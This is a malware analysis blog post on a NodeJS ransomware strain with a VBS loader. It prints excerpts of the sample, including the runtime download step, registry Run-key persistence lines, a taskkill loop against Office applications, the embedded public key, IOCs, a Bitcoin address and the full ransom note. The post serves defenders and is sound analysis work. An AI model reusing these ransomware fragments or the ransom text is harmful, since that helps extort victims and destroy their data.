The Opposite of Fileless Malware - NodeJS Ransomware

dissectingmalwa.re/the-opposite-of-fileless-malware-nodejs-ransomware.html

Thu 23 January 2020 in Ransomware

This one is a few days old already but still worth a look. Have I mentioned that I hate Javascript?

This is not the first time that someone built a Ransomware Strain with NodeJS (check out this article about Ransom32 and let's not forget about Nodersok), but it's not an everyday sight either. This Malware Sample was first discovered by Xavier Mertens in a post to the SANS ISC Forum here.

A general disclaimer as always: downloading and running the samples linked below will lead to the encryption of your personal data, so be f$cking careful. Also check with your local laws as owning malware binaries/ sources might be illegal depending on where you live.

NodeJS Ransom @ AnyRun | VirusTotal | HybridAnalysis --> `sha256 9b6681103545432cd1373492297a6a12528f327d14a7416c2b71cfdcbdafc90b`

The VBS "Loader" is 46KiB big and contains 2417 empty lines before any Code (which is not obfuscated at all).

As one of the first steps the Malware will download a distributable of NodeJS Version 8.x (which is quite old). It is also assuming the User Agent of Firefox 52.

```
Do While(i)
    'Wscript.Echo strExeSize

    If (strExeSize < "18000000") Then
        'Wscript.Echo "Starting download"
        Set File = WScript.CreateObject("Microsoft.XMLHTTP")
        File.Open "GET", "https://nodejs.org/download/release/latest-v8.x/win-x86/node.exe", False
        File.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 6.1; WOW64) Gecko/20100101 Firefox/52.0"
        File.Send
        'Wscript.Echo err
        If err.number <> 0 then
           Line  = Line &  vbcrlf & "Error getting file"
           Line  = Line &  vbcrlf & "Error " & err.number & "(0x" & hex(err.number) & ") " & err.description
           Line  = Line &  vbcrlf & "Source " & err.source
           Line  = Line &  vbcrlf & ""
           Line  = Line &  vbcrlf & "HTTP Error " & File.Status & " " & File.StatusText
           Line  = Line &  vbcrlf &  File.getAllResponseHeaders
           'wscript.echo Line
           Err.clear
           'wscript.quit
        End If


       If File.Status = 200 Then
           Set BS = CreateObject("ADODB.Stream")
```

It will add the following registry keys to gain persistence on the System. The first one will run the vbs script (to prevent additional encryption it checks for *AppData\Local\GFp0JAk\initdone* which will be created once the vbs script ran fully once), the second reg key will show the CLI Version of the Ransomnote prompting for the decryption key and the last one will open the HTML Ransomnote.

```
oShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Office", "wscript " & strVbs,"REG_SZ"
oShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Startup",  strExe & " " & outWorkingDir & "\" & strEntPoint & " decryptStatic","REG_SZ"
oShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows", "cmd /c start  /min " & outWorkingDir & "\How-to-buy-bitcoins.html","REG_SZ"
```

Because the Javascript has to interact with the system components somehow the criminals shipped a version of the graceful-fs npm package which is not downloaded from the Internet but rather shipped in the Script itself and written to the respective files.

The Javascript Portion requires the following dependencies: `graceful-fs, crypto, path, child_process, readline, os`

```
outFile=outModuleDir & "graceful-fs\fs.js"
Set objFile = objFSO.CreateTextFile(outFile, True)
objFile.Write "'use strict'; var fs = require('fs'); module.exports = clone(fs); function clone (obj) {if (obj === null || typeof obj !== 'object') return obj; if (obj instanceof
objFile.Close

outFile=outModuleDir & "graceful-fs\package.json"
Set objFile = objFSO.CreateTextFile(outFile, True)
objFile.Write "{""name"":""graceful-fs"",""description"":""A drop-in replacement for fs, making various improvements."",""version"":""4.1.11"",""repository"":{""type"":""git"",""
objFile.Close

outFile=outModuleDir & "graceful-fs\graceful-fs.js"
Set objFile = objFSO.CreateTextFile(outFile, True)
objFile.Write "function noop(){}function patch(e){function t(e,t,n){function r(e,t,n){return y(e,t,function(o){!o||""EMFILE""!==o.code&&""ENFILE""!==o.code?(""function""==typeof
objFile.Close
```

Up next it will engage a loop to kill Microsoft Word, Excel, Outlook and Autocad. (Targeting business PCs / Workstations, no SQL or other Serives tho, so it's like not meant to infect servers)

```
function kill() {
    try {
        exec(""
            taskkill / IM winword.exe / F / T ""), exec(""
            taskkill / IM excel.exe / F / T ""), exec(""
            taskkill / IM outlook.exe / F / T ""), exec(""
            taskkill / IM acad.exe / F / T ""), console.log(""(KILL)
            "", ""
            Kiilling apps "")
    } catch (b) {}
}
```

Looks like they implemented a custom password generator for testing purposes, so let's take a quick look to see how terrible it is. The Length of the password is defined globally at the top of the VB script as *13 characters*. The yellow section will set the boundaries for ASCII lower and upper case characters plus numbers. The variables called pCheckxxx are initialized with 0 and will be used in the green section later.

The author is using the **Randomize()** function (without a defined *number*, so it is seeding off the System timer) which is a horrible way of generating "pseudo random numbers". Btw. Rnd will return a number less than one but but greater or equal to 0. If you would like to know more about Rnd()s and Randomize()s flaws you should definitely check out this article: Link. Moving on to the Red Section we can see how they choose their characters for Lowercase, Uppercase and the Numbers. Funnily enough they defined an ASCII range for special characters as well but don't actually end up using it at all (which means less entropy yay) 🤓

Lastly the Green Section will check for atleast one Upper- Lowercase and Number in the password, otherwise it will discard it and start over.

```
Function generatePassword(PASSWORD_LENGTH)

    Dim NUMLOWER, NUMUPPER, LOWERBOUND, UPPERBOUND, LOWERBOUND1, UPPERBOUND1, SYMLOWER, SYMUPPER
    Dim newPassword, count, pwd
    Dim pCheckComplex, pCheckComplexUp, pCheckComplexLow, pCheckComplexNum, pCheckComplexSym, pCheckAnswer


    NUMLOWER    = 48
    NUMUPPER    = 57
    LOWERBOUND  = 65
    UPPERBOUND  = 90
    LOWERBOUND1 = 97
    UPPERBOUND1 = 122
    SYMLOWER    = 33
    SYMUPPER    = 46
    pCheckComplexUp  = 0
    pCheckComplexLow = 0
    pCheckComplexNum = 0
    pCheckComplexSym = 0

    Randomize()

    newPassword = ""
    count = 0
    DO UNTIL count = PASSWORD_LENGTH

      If Int( ( 10 - 2 + 1 ) * Rnd + 2 ) > 2 And  Int( ( 10 - 2 + 1 ) * Rnd + 2 ) <= 5 Then
       pwd = Int( ( UPPERBOUND1 - LOWERBOUND1 + 1 ) * Rnd + LOWERBOUND1 )

      Elseif Int( ( 10 - 2 + 1 ) * Rnd + 2 ) > 5 And  Int( ( 10 - 2 + 1 ) * Rnd + 2 ) <= 7 Then
       pwd = Int( ( UPPERBOUND - LOWERBOUND + 1 ) * Rnd + LOWERBOUND )

      Else
          pwd = Int( ( NUMUPPER - NUMLOWER + 1 ) * Rnd + NUMLOWER )
      End If

     newPassword = newPassword + Chr( pwd )

     count = count + 1

    If count = (PASSWORD_LENGTH) Then
        For pCheckComplex = 1 To PASSWORD_LENGTH
            If Asc(Mid(newPassword,pCheckComplex,1)) >64 And Asc(Mid(newPassword,pCheckComplex,1))< 90 Then
                    pCheckComplexUp = 1
            ElseIf Asc(Mid(newPassword,pCheckComplex,1)) >96 And Asc(Mid(newPassword,pCheckComplex,1))< 123 Then
                    pCheckComplexLow = 1
            ElseIf Asc(Mid(newPassword,pCheckComplex,1)) >47 And Asc(Mid(newPassword,pCheckComplex,1))< 58 Then
                    pCheckComplexNum = 1
            End If
        Next

        pCheckAnswer = pCheckComplexUp+pCheckComplexLow+pCheckComplexNum+pCheckComplexSym

        If pCheckAnswer < 3 Then
            newPassword = ""
            count = 0
        End If
    End If
```


As I already mentioned this password generator was only used for testing purposes since the function call in the VB script has been commented out. This would have been a fun little exercise to bruteforce :D Never use Rnd() for crypto operations kids!

Work in Progress

The Public Key Blob is embedded into the Javascript code as well:

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA403SyYJw3sUvumo0Gsjy\nFoPgFtOEJ4ZxIhsw9MX3

PpM3OxQqQitQtAfaKSTYT39s9kprxuFtW6ZXB/lNUp\nMm9IZfbYyELUMyi+zHKkIi8PKEGdASogYD84VDkVPk

aXB2YvNeyJ7Rhup2SubG\nO7MYtOYM57TOOHT/DDCX5Q3AEXPSMvSMgPgZ6hSKuVAgOhztcvgxMH3sYNQbNwL\

LD1MCk6eoVDqTRvarE9IoLjdBuGhbWJQ7afWkAAEv0vriPI22F5MAhhZLhuKjCg\nTNELFzvWQEKWsZMyZS70v

CGqCuocrmGFPBeS4ZdHS3W94jA18a36m8V76tnlbz\n/gnWdtY81jBPdnHiXp22tIswtrpN+5UNn7A1WHhBkfd

iyHRzTmnYmLHKHPyYkR\nGJj74fUiAuvwlCmmE3rfwH9uBuL3v+plMCbRs3Log09Q4GyTYd2Z2OacWTE4gRCf\

3wCYkyeZrfXhnFmH0TGsQak0lznZBkudJOL7Ms1NUIWa1zd/gqUGROR1Mb/BYVt\nzmBo4VMak6RCwvuXhPmR+

gb6ul+74F0fHEsyBQoeurj9EqAVxmD4jMnzwQi1HB\nEqOGcc2mAQvtVtgU17MQqVS3JFiYZTNn1SWuTUJCAF+

NgVsjQuQVJZCXa2c4NL\nK1iOlUsoOxkYTStUIdX1miUCAwEAAQ==
-----END PUBLIC KEY-----
```

Actually the Ransomware drops two notes: The HTML File and a one similarly phrased version of it in a console window:



MITRE ATT&CK

T1035 --> Service Execution --> Execution

T1215 --> Kernel Modules and Extensions --> Persistence

T1179 --> Hooking --> Persistence

T1060 --> Registry Run Keys / Start Folder --> Persistence

T1055 --> Process Injection --> Privilege Escalation

T1179 --> Hooking --> Privilege Escalation

T1055 --> Process Injection --> Defense Evasion

T1112 --> Modify Registry -->Defense Evasion

T1107 --> File Deletion --> Defense Evasion

T1179 --> Hooking --> Credential Access

T1012 --> Query Registry --> Discovery

T1120 --> Peripheral Device Discovery --> Discovery

T1057 --> Process Discovery --> Discovery

IOCs

NodeJS Ransom

```
GFp0JAk.exe --> SHA256:
3a97828f05008741097242c3e23612010c72f7b987037c30050cd283cd7cbcfb

4cdfb03db53a05603f6a096cf477dfdc.vbs --> SHA256:
90acae3f682f01864e49c756bc9d46f153fcc4a7e703fd1723a8aa7ec01b378c

lLT8PCI.js --> SHA256:
53a95c9126be8262afb0821da4d7137e6c8a4d9b363f91298249ca134d394bf4

GFp0JAk\node_modules\graceful-fs\fs.js --> SHA256:
a54b9999ae69328c2ac676e255d0f7767f2083c5c95e1db98d15ae44e3d68896

GFp0JAk\node_modules\graceful-fs\package.json --> SHA256:
9bd1f57b72c1dede710f6f12ee3f713461d7667776d734b043884e18705505e4

GFp0JAk\node_modules\graceful-fs\graceful-fs.js --> SHA256:
d4f59f5bea29583031919657f6a4a29554962cf48b61a6c4a5a22f37f4d3963e

GFp0JAk\node_modules\graceful-fs\legacy-streams.js --> SHA256:
5727b9a8597dc68011961504513ca8ce7caaf6df2431b2861d4f9d7af5f9465c

GFp0JAk\node_modules\graceful-fs\polyfills.js --> SHA256:
36b3c0109afc06172fe3a7a521700b0eb13ab58d221081c5411920b4657b5841
```

E-Mail Addresses / Contact

n/a

Bitcoin Address

18aBKwKJvMCkZmpkcCbW9b9y9snAmU3kgo

Ransomnote

```
Your files are encrypted! Encryption was produced using a unique public key RSA-2048 generated for this computer. To
decrypt files you need to obtain the private key.The single copy of the private key, which will allow to decrypt files,
located on a remote server on the Internet.The server will destroy the key after a ' + tillDate + '. After that, nobody
will be able to restore files ...To obtain the private key for this computer, you need to send

0.4 BTC

to bitcoin address

18aBKwKJvMCkZmpkcCbW9b9y9snAmU3kgo

You can easily delete this software, but know that without it, you will never be able to get your original files back.
Disable your antivirus to prevent the removal of this software.When your transaction will be verified and confirmed you
will receive your private key.

Approximate destruction time of your private key ' + tillDate + '


How to buy bitcoins

    Xchange.cash

    24paybank.com

    Change.me

    Kassa.cc

    Change.am

    Coinbase.com

    more options

    Bestchange.com
```